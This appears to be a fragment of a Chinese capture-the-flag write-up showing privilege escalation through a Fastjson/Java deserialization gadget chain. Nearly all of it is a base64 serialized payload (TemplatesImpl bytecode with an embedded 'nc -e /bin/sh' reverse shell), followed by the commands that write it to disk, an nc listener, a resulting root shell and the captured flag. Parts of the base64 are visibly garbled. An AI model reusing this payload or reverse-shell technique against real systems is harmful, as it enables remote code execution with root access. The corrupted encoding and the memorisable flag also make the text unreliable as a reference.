EDAAJGAapsb2FkRmFjdG9ySQAjdGhyZXNob2xkeHA/QAAAAAADHcIAAAAEAAAAAF0AAZZyWt1ewFzcga
6Y29tLnN1bi5vcmcuYXBhY2hlLnhhbGFuLm1udGVybmFsLnzhbHRjLnRyYXguVGVtcGxhdGVzSW1wbA1X
T8FurKszAWAGSQANX21uzGVudE51bwJ1ckkad190cmFuc2x1de1uzGV4wwAKX2J5dGVjb2R1c3QAA1tbQ
1sAB19jbgfzc3QAE1tMamF2YS9sYW5nL0NsYXNzO0wABV9uYW1lcQB+AAVMABFfb3V0CHV0UHJvcGVydG
11c3QAFkxqYXZlL3V0awwvUHJvcGVydG11czt4CAAAAAH/////dXIAA1tbQkv9GRVnZ9s3AgAAEHAAAA
BdXIAA1tCrPMX+AYIVOACAAB4CAAABD/K/rq+AAAAANAapCgAJABgKABkAGggAGwoAGQAcBwAdBwAeCgAG
AB8HACAHACEBAAY8aw5pdd4BAAMoKVYBAARDb2R1AQAPTgluzU51bwJ1clRhYmxlAQAJdHJhbnNmb3Jta
QByKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaw50ZXJuYwwveHNSdGMvRE9NO1tMY29tL3N1bi9vc
cvYXBhY2hlL3htbC9pbmR1cm5hbC9zZXJpYXxpemVyL1N1cm1hbG16YXRpb25IYW5kbGvyoylWAQAKRXh
jZXB0aw9ucwCAIgeApihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL21udGVybmFsL3hzbHRjL0RPTTtM
Y29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbmR1cm5hbC9kdG0vRFRNQXhpc010ZXJhdG9y00xjb20vc3VuL
29yZy9hcGFjaGUveGFsL21udGVybmFsL3N1cm1hbG16ZXIvU2VyawFsaXphdG1vbkhbmRszXI7KVYBAA
g8Y2xpbm10PgEADVN0YWNrTWfWVGf1bGUHAB0BAAPtb3VyY2VGaww1AQAJZXZhbc5qYXZhdAAKAASHACM
MACQAJQEAGH5jIDEyNy4wLjAuMSAxMjM0IC11IC9iaW4vc2gMACYAJWEAE2phdmEvbGFuZy9FeGN1CHRp
b24BABpqYXZlL2xhbmcvUnVudG1tZUV4Y2VwdG1vbGwACgAoAQAEZXZhbAEAQGNvbs9zdW4vb3JnL2FwY
wNoZS94Ywxbi9pbmR1cm5hbC94c2x0Yy9ydW50aw11L0Fic3RyYWN0VHJhbnNsZXQBAD1jb20vc3VuL2
9yZy9hcGFjaGUveGFsYW4vaw50ZXJuYwwveHNSdGMvVHJhbnNsZXRFEGN1CHRpCb24BABFqYXZlL2xhbmc
vUnVudG1tZQEACmd1dFJ1bnRpbwUBABUokUxqYXZlL2xhbmcvUnVudG1tZTsBAAR1eGvjAQAnKExqYXZl
L2xhbmcvU3Ryaw5noy1MamF2YS9sYW5nL1Byb2N1c3M7AQAYKExqYXZlL2xhbmcvVghyb3dhYmx1oylWA
CEACAAJAAAAAAAEAEACgALAAEADAAAAAB0AAQABAAAAABsq3AAGxAAAAAQANAAAABgABAAAAACQABAA4ADw
ACAawAAAAZAAAAwAAAAGxAAAAAQANAAAABgABAAAAFQAQAAAAABABABEAQAQAOABIAAgAAAAAGQAAAAQ
AAAABsQAAAAEADQAAAAyAAQAAABoAEAAAAQAAQARAAGAEwALAAEADAAAAFQAawABAAAAAF7gAAhIDtgAE
V6cADUu7AAZZKrcAB7+xAEEAAAAJAABWABQACAA0AAAAWAAUAAAAANAkAEAAAMAA4ADQAPABYAEQAUAAAAAB
wACTACAFQkAAQAWAAAAAGAXCHEAfgAbc3IAFGphdmEudXRpbC5Qcm9wZXJ0awVzORLQenA2PpgCAAFMAA
hkZWZhdWx0c3EAfgAfeHIAE2phdmEudXRpbC5IYXNodGFibGUTuw81IURkuAMAAkYAcMxvYWRGYWN0b3J
JAA10ahJ1c2hvbGR4cD9AAAAAAAIIdwGAAAAALAAAAHhwdWEAehg=

将数据写入1.txt文件中

```
Cirno@Fastjson:/usr$ echo -n "r00ABXNyAC5qYXZheC5tYW5hZ2VtZW50LkZhZEF0dHJpYnV0ZV
ZhbHVlRXhwRXhjZXB0aw9u10faq2MtrkACAAfMAAN2YwX0ABJMamF2YS9sYW5nL09iamVjdDt4cgATam
F2YS5sYW5nLkV4Y2VwdGlvbtdD9Hz4a0xzEAgAAeHIAE2phdmEubGFuZy5UaHJvd2FibGXVxjUnOXe4yw
MABEwABWNhdXNldAAVTGphdmEvbGFuZy9UaHJvd2FibGU7TAANZGV0YW1sTWVzc2FnZXQAEkxqYXZlL2
xhbmcvU3Ryaw5nO1sACnN0YWNrVHJhY2V0AB5bTGphdmEvbGFuZy9TdGFja1RyYWNlRwXlBwVudDtMAB
RzdXBwcmVzc2VkrXhjZXB0aw9uc3QAEExqYXZlL3V0aWwvTG1zdDt4cHEAfgAICHVyAB5bTGphdmEubG
FuZy5TdGFja1RyYWNlRwXlBwVudDsCRio8PP0iOQIAAHwAAAAAXNyABtqYXZlLmxhbmcuU3RyY2tUcm
FjZUVsZW1lbnRhCcWajjbdhQIABEkACmxpbmV0dW1iZXJMAA5kZWNsYXJpbmdDbGFzc3EAfgAFTAAIZm
lsZU5hbWVxAH4ABUwACm1ldGhvZE5hbWVxAH4ABXhwAAAAHQADGZhc3Rqc29udGVzdHQAEWZhc3Rqc2
9udGVzdC5qYXZhdAAEbWfPbnNyACZqYXZlLnV0aWwvU29sbGVjdGlvbnMkVW5tb2RpZm1hYmx1TG1zdP
wPJTG17I4QAgABTAAEbGlzdHEAfgAHeHIALGphdmEudXRpbC5Db2xsZWNoaw9ucyRVbm1vZG1maWFiG
VDb2xsZWNoaw9uGUIAgMte9x4CAAFMAAFjdAAWTGphdmEvdXRpbC9Db2xsZWNoaw9uO3hwc3IAE2phdm
EudXRpbC5BcnJheUxpc3R4gdIdmcdhnQMAAUkABHNpemV4cAAAAAB3BAAAAAB4cQB+ABV4c3IAH2NvbS
5hbG1iYWJhLmZhc3Rqc29uLkpTT05PYmplY3QAAAAAAAAAAQIAAUwAA21hcHQAD0xqYXZlL3V0aWwvTW
FwO3hwc3IAEWphdmEudXRpbC5IYXNoTWfWbQfawcMwYNEDAAJGApsb2FkRmFjdG9ySQAjdGhyZXNob2
xkeHA/QAAAAAADHcIAAAAEAAAAAF0AAZzyWt1eWfZcgA6Y29tLnN1bi5vcmcuYXBhY2h1LnhhbGFuLm
ludGVybWFsLnhzbHRjLnRyYXguVGfGxhdGVzSW1wbAlXT8FurKszAwAGSQANX2luZGVudE51bWJlck
kAD190cmFuc2xldEluZGV4WwAKX2J5dGVjb2Rlc3QAA1tbQ1sAB19jbGFzc3QAEltMamF2YS9sYW5nL0
NsYXNzO0wABV9uYW1lcQB+AAVMABFfb3V0cHV0UHJvcGVydG1lc3QAFkxqYXZlL3V0aWwvUHJvcGVydG
1lczt4cAAAAAH/////dXIAA1tbQkv9GRVnZ9s3AgAAeHAAAAABdXIAA1tCrPMX+AYIV0ACAAB4CAABD
/K/rq+AAAAANAAPcgAJABgKABkAGggAGwoAGQAcBwAdBwAeCgAGAB8HACAHACEBAAY8aw5pdD4BA/okV
```

然后nc监听端口 再等一分钟就可以得到root了

```
Cirno@Fastjson:/usr$ nc -lvvp 1234
listening on [::]:1234 ...
connect to [::ffff:127.0.0.1]:1234 from Fastjson.localdomain:42515 ([::ffff:
0.0.1]:42515)
id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(ad
disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
cd ~
cat root.txt
flag{f8b134c9e5c4ab3c9787c29effad5e6a}
```